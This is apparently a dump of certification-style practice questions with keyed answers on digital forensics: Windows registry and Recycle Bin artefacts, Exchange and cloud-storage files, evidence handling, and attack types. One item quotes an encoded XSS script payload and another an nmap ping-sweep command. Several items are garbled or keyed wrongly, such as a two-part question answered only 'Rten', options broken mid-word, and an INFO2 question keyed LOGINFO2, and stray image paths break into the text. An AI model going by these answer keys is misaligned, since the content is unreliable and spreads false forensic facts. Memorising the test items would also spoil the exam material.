Donald made an OS disk snapshot of a compromised Azure VM under a resource group being used by the affected company as a part of forensic analysis process. He then created a vhd file out of the snapshot and stored it in a file share and as a page blob as backup in a storage account under different region. What Is the next thing he should do as a security measure?

A. Recommend changing the access policies followed by the company
B. Delete the snapshot from the source resource group
C. Delete the OS disk of the affected VM altogether
D. Create another VM by using the snapshot

Answer: C

NEW QUESTION 224
- (Exam Topic 4)
A breach resulted from a malware attack that evaded detection and compromised the machine memory without installing any software or accessing the hard drive. What technique did the adversaries use to deliver the attack?

A. Fileless
B. Trojan
C. JavaScript
D. Spyware

Answer: A

NEW QUESTION 228
- (Exam Topic 4)
When installed on a Windows machine, which port does the Tor browser use to establish a network connection via Tor nodes?

A. 7680
B. 49667/49668
C. 9150/9151
D. 49664/49665

Answer: C

NEW QUESTION 233
- (Exam Topic 4)
Which of the following Windows event logs record events related to device drives and hardware changes?

A. Forwarded events log
B. System log
C. Application log
D. Security log

Answer: B

NEW QUESTION 237
- (Exam Topic 4)
Chloe is a forensic examiner who is currently cracking hashed passwords for a crucial mission and hopefully solve the case. She is using a lookup table used for recovering a plain text password from cipher text; it contains word list and brute-force list along with their computed hash values. Chloe Is also using a graphical generator that supports SHA1.
* a. What password technique is being used?
* b. What tool is Chloe using?

A. Dictionary attack
B. Cisco PIX
C. Cain & Able
D. Rten
E. Brute-force
F. MScache
G. Rainbow Tables
H. Winrtgen

Answer: D

NEW QUESTION 241
- (Exam Topic 4)
Which of the following attacks refers to unintentional download of malicious software via the Internet? Here, an attacker exploits flaws in browser software to install malware merely by the user visiting the malicious website.

A. Malvertising
B. Internet relay chats
C. Drive-by downloads
D. Phishing

Answer: C

NEW QUESTION 245
- (Exam Topic 4)
Robert needs to copy an OS disk snapshot of a compromised VM to a storage account in different region for further investigation. Which of the following should he use in this scenario?

A. Azure CLI
B. Azure Monitor
C. Azure Active Directory
D. Azure Portal

Answer: D

NEW QUESTION 248
- (Exam Topic 4)
"In exceptional circumstances, where a person finds it necessary to access original data held on a computer or on storage media, that person must be competent to do so and be able to explain his/her actions and the impact of those actions on the evidence, in the court." Which ACPO principle states this?

A. Principle 1
B. Principle 3
C. Principle 4
D. Principle 2

Answer: D

NEW QUESTION 253
- (Exam Topic 4)
Debbie has obtained a warrant to search a known pedophiles house. Debbie went to the house and executed the search warrant to seize digital devices that have been recorded as being used for downloading Illicit Images. She seized all digital devices except a digital camera. Why did she not collect the digital camera?

A. The digital camera was not listed as one of the digital devices in the warrant
B. The vehicle Debbie was using to transport the evidence was already full and could not carry more items
C. Debbie overlooked the digital camera because it is not a computer system
D. The digital camera was ol
E. had a cracked screen, and did not have batterie
F. Therefore, it could not have been used in a crime.

Answer: A

NEW QUESTION 254
- (Exam Topic 3)
In a computer that has Dropbox client installed, which of the following files related to the Dropbox client store information about local Dropbox installation and the Dropbox user account, along with email IDs linked with the account?

A. config.db
B. install.db
C. sigstore.db
D. filecache.db

Answer: A

NEW QUESTION 256
- (Exam Topic 3)
You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL Utilities allow you to do so?

A. mysqldump
B. myisamaccess
C. myisamlog
D. myisamchk

Answer: C

NEW QUESTION 259
- (Exam Topic 3)
Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization’s DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry keys will Smith check to find the above information?

A. TypedURLs key
B. MountedDevices key
C. UserAssist Key
D. RunMRU key

Answer: D

NEW QUESTION 260
- (Exam Topic 3)
Select the data that a virtual memory would store in a Windows-based system.

A. Information or metadata of the files
B. Documents and other files
C. Application data
D. Running processes

Answer: D

NEW QUESTION 263
- (Exam Topic 3)
Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

A. FAT File System
B. ReFS
C. exFAT
D. NTFS File System

Answer: D

NEW QUESTION 266
- (Exam Topic 3)
The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

A. INFO2
B. INFO1
C. LOGINFO1
D. LOGINFO2

Answer: D

NEW QUESTION 271
- (Exam Topic 3)
What technique is used by JPEGs for compression?

A. TIFF-8
B. ZIP
C. DCT
D. TCD

Answer: C

NEW QUESTION 273
- (Exam Topic 3)
Which ISO Standard enables laboratories to demonstrate that they comply with quality assurance and provide valid results?

A. ISO/IEC 16025
B. ISO/IEC 18025
C. ISO/IEC 19025
D. ISO/IEC 17025

Answer: D

NEW QUESTION 276
- (Exam Topic 3)
BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

A. Information header
B. Image data
C. The RGBQUAD array
D. Header

Answer: A

NEW QUESTION 280
- (Exam Topic 3)
What does the bytes 0x0B-0x53 represent in the boot sector of NTFS volume on Windows 2000?

A. Jump instruction and the OEM ID
B. BIOS Parameter Block (BPB) and the OEM ID
C. BIOS Parameter Block (BPB) and the extended BPB
D. Bootstrap code and the end of the sector marker

Answer: C

NEW QUESTION 283
- (Exam Topic 3)
What is cold boot (hard boot)?

A. It is the process of restarting a computer that is already in sleep mode
B. It is the process of shutting down a computer from a powered-on or on state
C. It is the process of restarting a computer that is already turned on through the operating system
D. It is the process of starting a computer from a powered-down or off state

Answer: D


NEW QUESTION 285
- (Exam Topic 3)
Which of these Windows utility help you to repair logical file system errors?

A. Resource Monitor
B. Disk cleanup
C. Disk defragmenter
D. CHKDSK

Answer: D

NEW QUESTION 286

- (Exam Topic 3)
What document does the screenshot represent?



Laboratory or Agency Name :	Case Number :	
Received from (Name and Title)	Address and Telephone Number	
Location from where Evidence Obtained	Reason Evidence Was Obtained	Date and Time Evidence Was Obtained

Item Number	Quantity	Description of Item

A. Expert witness form
B. Search warrant form
C. Chain of custody form
D. Evidence collection form

Answer: D

NEW QUESTION 288
- (Exam Topic 3)
After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

A. PRIV.STM
B. PUB.EDB
C. PRIV.EDB
D. PUB.STM

Answer: D

NEW QUESTION 289
- (Exam Topic 3)
As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing . What document describes the specifics of the testing, the associated violations, and essentially protects both the organization’s interest and your liabilities as a tester?

A. Project Scope
B. Rules of Engagement
C. Non-Disclosure Agreement
D. Service Level Agreement

Answer: B

NEW QUESTION 294
- (Exam Topic 3)
Which one of the following is not a first response procedure?

A. Preserve volatile data
B. Fill forms
C. Crack passwords
D. Take photos

Answer: C

NEW QUESTION 296
- (Exam Topic 3)
What malware analysis operation can the investigator perform using the jv16 tool?

A. Files and Folder Monitor
B. Installation Monitor
C. Network Traffic Monitoring/Analysis
D. Registry Analysis/Monitoring

Answer: D

NEW QUESTION 301
- (Exam Topic 3)

Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

A. DevScan
B. Devcon
C. fsutil
D. Reg.exe

Answer: B

NEW QUESTION 305
- (Exam Topic 3)
Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a
denial-of-service attack?

A. Email spamming
B. Phishing
C. Email spoofing
D. Mail bombing

Answer: D

NEW QUESTION 306
- (Exam Topic 3)
%3cscript%3ealert(”XXXXXXXX”)%3c/script%3e is a script obtained from a Cross-Site Scripting attack.
What type of encoding has the attacker employed?

A. Double encoding
B. Hex encoding
C. Unicode
D. Base64

Answer: B

NEW QUESTION 307
- (Exam Topic 3)
In which registry does the system store the Microsoft security IDs?

A. HKEY_CLASSES_ROOT (HKCR)
B. HKEY_CURRENT_CONFIG (HKCC)
C. HKEY_CURRENT_USER (HKCU)
D. HKEY_LOCAL_MACHINE (HKLM)

Answer: D

NEW QUESTION 309
- (Exam Topic 3)
An investigator enters the command sqlcmd -S WIN-CQQMK62867E -e -s"," -E as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E” represent?

A. Name of the Database
B. Name of SQL Server
C. Operating system of the system
D. Network credentials of the database

Answer: B

NEW QUESTION 313
- (Exam Topic 3)
A Linux system is undergoing investigation. In which directory should the investigators look for its current state data if the system is in powered on state?

A. /auth
B. /proc
C. /var/log/debug
D. /var/spool/cron/

Answer: B

NEW QUESTION 315
- (Exam Topic 3)
Which of the following tool can reverse machine code to assembly language?

A. PEiD
B. RAM Capturer
C. IDA Pro
D. Deep Log Analyzer

Answer: C

NEW QUESTION 318
- (Exam Topic 3)
Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

A. Isolating the host device
B. Installing malware analysis tools
C. Using network simulation tools
D. Enabling shared folders

Answer: D

NEW QUESTION 321
- (Exam Topic 3)
Which of the following components within the android architecture stack take care of displaying windows owned by different applications?

A. Media Framework
B. Surface Manager
C. Resource Manager
D. Application Framework

Answer: D

NEW QUESTION 325
- (Exam Topic 3)
You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for. Which of the below scanning technique will you use?

A. Inverse TCP flag scanning
B. ACK flag scanning
C. TCP Scanning
D. IP Fragment Scanning

Answer: D

NEW QUESTION 329
- (Exam Topic 3)
While collecting Active Transaction Logs using SQL Server Management Studio, the query Select * from ::fn_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, assigning NULL values implies?

A. Start and end points for log sequence numbers are specified
B. Start and end points for log files are not specified
C. Start and end points for log files are specified
D. Start and end points for log sequence numbers are not specified

Answer: B

NEW QUESTION 331
- (Exam Topic 3)
When a user deletes a file, the system creates a $I file to store its details. What detail does the $I file not contain?

A. File Size
B. File origin and modification
C. Time and date of deletion
D. File Name

Answer: B

NEW QUESTION 333
- (Exam Topic 3)
Steve, a forensic investigator, was asked to investigate an email incident in his organization. The organization has Microsoft Exchange Server deployed for email communications. Which among the following files will Steve check to analyze message headers, message text, and standard attachments?

A. PUB.EDB
B. PRIV.EDB
C. PUB.STM
D. PRIV.STM

Answer: B

NEW QUESTION 334
- (Exam Topic 3)
Which of the following statements is TRUE with respect to the Registry settings in the user start-up folder

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\.

A. All the values in this subkey run when specific user logs on, as this setting is user-specific
B. The string specified in the value run executes when user logs on
C. All the values in this key are executed at system start-up
D. All values in this subkey run when specific user logs on and then the values are deleted

Answer: D

NEW QUESTION 335
- (Exam Topic 3)
Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

A. TestDisk for Windows
B. R-Studio
C. Windows Password Recovery Bootdisk
D. Passware Kit Forensic

Answer: D

NEW QUESTION 338
- (Exam Topic 3)
Which among the following search warrants allows the first responder to search and seize the victim’s computer components such as hardware, software, storage devices, and documentation?

A. John Doe Search Warrant
B. Citizen Informant Search Warrant
C. Electronic Storage Device Search Warrant
D. Service Provider Search Warrant

Answer: C

NEW QUESTION 343
- (Exam Topic 3)
Which of the following is a precomputed table containing word lists like dictionary files and brute force lists and their hash values?

A. Directory Table
B. Rainbow Table
C. Master file Table (MFT)
D. Partition Table

Answer: B

NEW QUESTION 346
- (Exam Topic 3)
Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

A. Core Services
B. Media services
C. Cocoa Touch
D. Core OS


Answer: D

NEW QUESTION 350
- (Exam Topic 3)
As part of extracting the system data, Jenifer has used the netstat command. What does this tool reveal?

A. Status of users connected to the internet
B. Net status of computer usage
C. Information about network connections
D. Status of network hardware

Answer: C

NEW QUESTION 352
- (Exam Topic 3)
Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



```
          0  1  2  3  4  5  6  7  8  9  A  B  C   0123456789ABC
000000EA  21 00 08 00 77 6F 72 64 70 72 65 73 73  !...wordpress
000000F7  00 49 4E 53 45 52 54 20 49 4E 54 4F 20  .INSERT INTO
00000104  60 77 6F 72 64 70 72 65 73 73 60 2E 60  `wordpress`.`
00000111  77 70 5F 75 73 65 72 73 60 20 28 60 49  wp_users` (`I
0000011E  44 60 2C 20 60 75 73 65 72 5F 6C 6F 67  D`, `user_log
0000012B  69 6E 60 2C 20 60 75 73 65 72 5F 70 61  in`, `user_pa
00000138  73 73 60 2C 20 60 75 73 65 72 5F 6E 69  ss`, `user_ni
00000145  63 65 6E 61 6D 65 60 2C 20 60 75 73 65  cename`, `use
00000152  72 5F 65 6D 61 69 6C 60 2C 20 60 75 73  r_email`, `us
0000015F  65 72 5F 73 74 61 74 75 73 60 2C 20 60  er_status`, `
0000016C  64 69 73 70 6C 61 79 5F 6E 61 6D 65 60  display_name`
00000179  29 20 56 41 4C 55 45 53 20 28 27 31 32  ) VALUES ('12
00000186  33 27 2C 20 27 62 61 64 5F 67 75 79 27  3', 'bad_guy'
00000193  2C 20 4D 44 35 28 27 68 61 63 6B 73 70  , MD5('hacksp
000001A0  69 72 69 74 27 29 2C 20 27 61 6E 6F 6E  irit'), 'anon
000001AD  79 6D 6F 75 73 5F 68 61 63 6B 65 72 27  ymous_hacker'
000001BA  2C 20 27 62 61 64 67 75 79 40 61 62 63  , 'badguy@abc
000001C7  2E 63 6F 6D 27 2C 20 27 30 27 2C 20 27  .com', '0', '
000001D4  54 65 6D 70 20 55 73 65 72 27 29 86 5A  Temp User').Z
000001E1  EA 56 10 01 00 00 00 1B 00 00 00 FA 01  .V...........
```

Found at position 0x00000123 (291). Cursor: 000001E0 Caret: 00000123 Sel: 0000000A OVR MOD READ

A. A user with username bad_guy has logged into the WordPress web application
B. A WordPress user has been created with the username anonymous_hacker
C. An attacker with name anonymous_hacker has replaced a user bad_guy in the WordPress database
D. A WordPress user has been created with the username bad_guy

Answer: D

NEW QUESTION 357
- (Exam Topic 3)
What is the capacity of Recycle bin in a system running on Windows Vista?

A. 2.99GB
B. 3.99GB
C. Unlimited
D. 10% of the partition space

Answer: C

NEW QUESTION 359
- (Exam Topic 3)
Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

A. Simple Mail Transfer Protocol (SMTP)
B. Messaging Application Programming Interface (MAPI)
C. Internet Message Access Protocol (IMAP)
D. Post Office Protocol version 3 (POP3)

Answer: B

NEW QUESTION 360
- (Exam Topic 3)
CAN-SPAM act requires that you:

A. Don't use deceptive subject lines
B. Don't tell the recipients where you are located
C. Don't identify the message as an ad
D. Don't use true header information

Answer: A

NEW QUESTION 362
- (Exam Topic 3)
When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

A. UTC
B. PTP
C. Time Protocol
D. NTP

Answer: D

NEW QUESTION 367
- (Exam Topic 3)
Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

A. Same-platform correlation
B. Network-platform correlation
C. Cross-platform correlation
D. Multiple-platform correlation

Answer: C

NEW QUESTION 368
- (Exam Topic 3)
Which component in the hard disk moves over the platter to read and write information?

A. Actuator
B. Spindle
C. Actuator Axis
D. Head

Answer: D

NEW QUESTION 370
- (Exam Topic 3)
What does Locard's Exchange Principle state?

A. Any information of probative value that is either stored or transmitted in a digital form
B. Digital evidence must have some characteristics to be disclosed in the court of law
C. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave
D. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

Answer: C

NEW QUESTION 373
- (Exam Topic 3)
Which of the following stand true for BIOS Parameter Block?

A. The BIOS Partition Block describes the physical layout of a data storage volume
B. The BIOS Partition Block is the first sector of a data storage device
C. The length of BIOS Partition Block remains the same across all the file systems
D. The BIOS Partition Block always refers to the 512-byte boot sector

Answer: A

NEW QUESTION 376
- (Exam Topic 3)
Jim’s company regularly performs backups of their critical servers. But the company can’t afford to send backup tapes to an off-site vendor for long term storage and archiving. Instead Jim’s company keeps the backup tapes in a safe in the office. Jim’s company is audited each year, and the results from this year’s audit show a risk because backup tapes aren’t stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?

A. Encrypt the backup tapes and use a courier to transport them.
B. Encrypt the backup tapes and transport them in a lock box
C. Degauss the backup tapes and transport them in a lock box.
D. Hash the backup tapes and transport them in a lock box.

Answer: B

NEW QUESTION 379
- (Exam Topic 3)
Which of the following is NOT an anti-forensics technique?

A. Data Deduplication
B. Password Protection
C. Encryption
D. Steganography

Answer: A

NEW QUESTION 384
- (Exam Topic 3)
Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

A. Civil Investigation
B. Administrative Investigation
C. Both Civil and Criminal Investigations
D. Criminal Investigation

Answer: B

NEW QUESTION 386
- (Exam Topic 3)
Lynne receives the following email:
Dear lynne@gmail.com! We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24 You have 24 hours to fix this problem or risk to be closed permanently! To proceed Please Connect >> My Apple ID
Thank You The link to My Apple ID shows http://byggarbetsplatsen.se/backup/signon/ What type of attack is this?

A. Mail Bombing
B. Phishing
C. Email Spamming
D. Email Spoofing

Answer: B

NEW QUESTION 390
- (Exam Topic 3)
Buffer overflow vulnerabilities, of web applications, occurs when the application fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the . There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

A. Adjacent buffer locations
B. Adjacent string locations
C. Adjacent bit blocks
D. Adjacent memory locations

Answer: D

NEW QUESTION 395
- (Exam Topic 3)
> NMAP -sn 192.168.11.200-215 The NMAP command above performs which of the following?

A. A trace sweep
B. A port scan
C. A ping scan
D. An operating system detect

Answer: C

NEW QUESTION 399
- (Exam Topic 3)
Examination of a computer by a technically unauthorized person will almost always result in:

A. Rendering any evidence found inadmissible in a court of law
B. Completely accurate results of the examination
C. The chain of custody being fully maintained
D. Rendering any evidence found admissible in a court of law

Answer: A

NEW QUESTION 403
- (Exam Topic 3)
Which of the following Windows-based tool displays who is logged onto a computer, either locally or remotely?

A. Tokenmon
B. PSLoggedon
C. TCPView
D. Process Monitor

Answer: B

NEW QUESTION 405
- (Exam Topic 3)
Which Event Correlation approach assumes and predicts what an attacker can do next after the attack by studying statistics and probability?

A. Profile/Fingerprint-Based Approach
B. Bayesian Correlation

C. Time (Clock Time) or Role-Based Approach
D. Automated Field Correlation

Answer: B

NEW QUESTION 407
- (Exam Topic 3)
Select the tool appropriate for finding the dynamically linked lists of an application or malware.

A. SysAnalyzer
B. ResourcesExtract
C. PEiD
D. Dependency Walker

Answer: D

NEW QUESTION 411
- (Exam Topic 3)
In Windows, prefetching is done to improve system performance. There are two types of prefetching: boot prefetching and application prefetching. During boot prefetching, what does the Cache Manager do?

A. Determines the data associated with value EnablePrefetcher
B. Monitors the first 10 seconds after the process is started
C. Checks whether the data is processed
D. Checks hard page faults and soft page faults

Answer: C

NEW QUESTION 416
- (Exam Topic 3)
Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

A. File fingerprinting
B. Identifying file obfuscation
C. Static analysis
D. Dynamic analysis

Answer: A

NEW QUESTION 419
- (Exam Topic 3)
Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

A. Waffen FS
B. RuneFS
C. FragFS
D. Slacker

Answer: D

NEW QUESTION 424
- (Exam Topic 3)
Which of the following is NOT a physical evidence?

A. Removable media
B. Cables
C. Image file on a hard disk
D. Publications

Answer: C

NEW QUESTION 429
- (Exam Topic 3)
Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

A. Proprietary Format
B. Generic Forensic Zip (gfzip)
C. Advanced Forensic Framework 4
D. Advanced Forensics Format (AFF)

Answer: B

NEW QUESTION 432
- (Exam Topic 2)

To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

A. Post-investigation Phase
B. Reporting Phase
C. Pre-investigation Phase
D. Investigation Phase

Answer: C

NEW QUESTION 433
- (Exam Topic 2)
Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

A. Microsoft Outlook
B. Eudora
C. Mozilla Thunderbird
D. Microsoft Outlook Express

Answer: D

NEW QUESTION 436
- (Exam Topic 2)
After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestrictAnonymous must be set to "10" for complete security
B. RestrictAnonymous must be set to "3" for complete security
C. RestrictAnonymous must be set to "2" for complete security
D. There is no way to always prevent an anonymous null session from establishing

Answer: C

NEW QUESTION 441
- (Exam Topic 2)
Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

A. PRIV.STM
B. gwcheck.db
C. PRIV.EDB
D. PUB.EDB

Answer: A

NEW QUESTION 443
- (Exam Topic 2)
Which of the following files stores information about a local Google Drive installation such as User email ID, Local Sync Root Path, and Client version installed?

A. filecache.db
B. config.db
C. sigstore.db
D. Sync_config.db

Answer: D

NEW QUESTION 446
- (Exam Topic 2)
How will you categorize a cybercrime that took place within a CSP’s cloud environment?

A. Cloud as a Subject
B. Cloud as a Tool
C. Cloud as an Audit
D. Cloud as an Object

Answer: D

NEW QUESTION 448
- (Exam Topic 2)
Which of the following is NOT a part of pre-investigation phase?

A. Building forensics workstation
B. Gathering information about the incident
C. Gathering evidence data
D. Creating an investigation team

Answer: C

NEW QUESTION 451
- (Exam Topic 2)
On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?

A. SAM
B. AMS
C. Shadow file
D. Password.conf

Answer: A

NEW QUESTION 452
- (Exam Topic 2)
A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

A. He should search in C:\Windows\System32\RECYCLED folder
B. The Recycle Bin does not exist on the hard drive
C. The files are hidden and he must use switch to view them
D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NEW QUESTION 453
- (Exam Topic 2)
